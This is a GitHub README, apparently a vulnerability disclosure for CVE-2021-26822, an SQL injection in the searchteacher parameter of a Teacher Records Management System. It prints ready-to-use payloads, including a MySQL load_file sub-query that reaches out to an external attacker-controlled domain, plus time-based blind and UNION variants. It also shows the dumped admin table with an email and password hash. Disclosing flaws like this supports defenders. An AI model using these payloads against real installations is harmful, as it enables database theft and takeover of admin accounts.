nu11secur1ty / **CVE-mitre** Public

Code Issues Pull requests Actions Projects Security Insights

main CVE-mitre / CVE-2021-26822 /

nu11secur1ty Update README.MD ... on Nov 4, 2021 History


..

docs	last year
README.MD	last year

README.MD

CVE-2021-26822

Vendor Software


Teacher Records Management System
HOME
LOGIN
Welcome to Teacher Record Management System
Search by Subject
SEARCH

Description

The searchteacher parameter appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\g1ivok7s826weh3qbkb5z839f0lt9k48vbj36tui.nu11secur1tyattack.net\bqd'))+' was submitted in the searchteacher parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed.

Paylod

```
---
Parameter: searchteacher (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchteacher=470114'+(select load_file('\\\\g1ivok7s826weh3qbkb5z839f0lt9k48vbj36tui.nu11secur1tyattack.net\\bqd'))+''

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: searchteacher=470114'+(select load_file('\\\\g1ivok7s826weh3qbkb5z839f0lt9k48vbj36tui.nu11secur1tyattack.net\\bqd'))+''
---
```

After the exploit

```
Database: trms
Table: tbladmin
[1 entry]
+----+--------------------+----------------------------------+----------+-----------+---------------------+--------------+
| ID | Email              | Password                         | UserName | AdminName | AdminRegdate        | MobileNumber |
+----+--------------------+----------------------------------+----------+-----------+---------------------+--------------+
| 1  | adminuser@gmail.com | f925916e2754e5e03f75dd58a5733251 | admin    | Admin     | 2019-10-04 09:10:04 | 8979555556   |
+----+--------------------+----------------------------------+----------+-----------+---------------------+--------------+
```

Reproduce:

href

Proof

href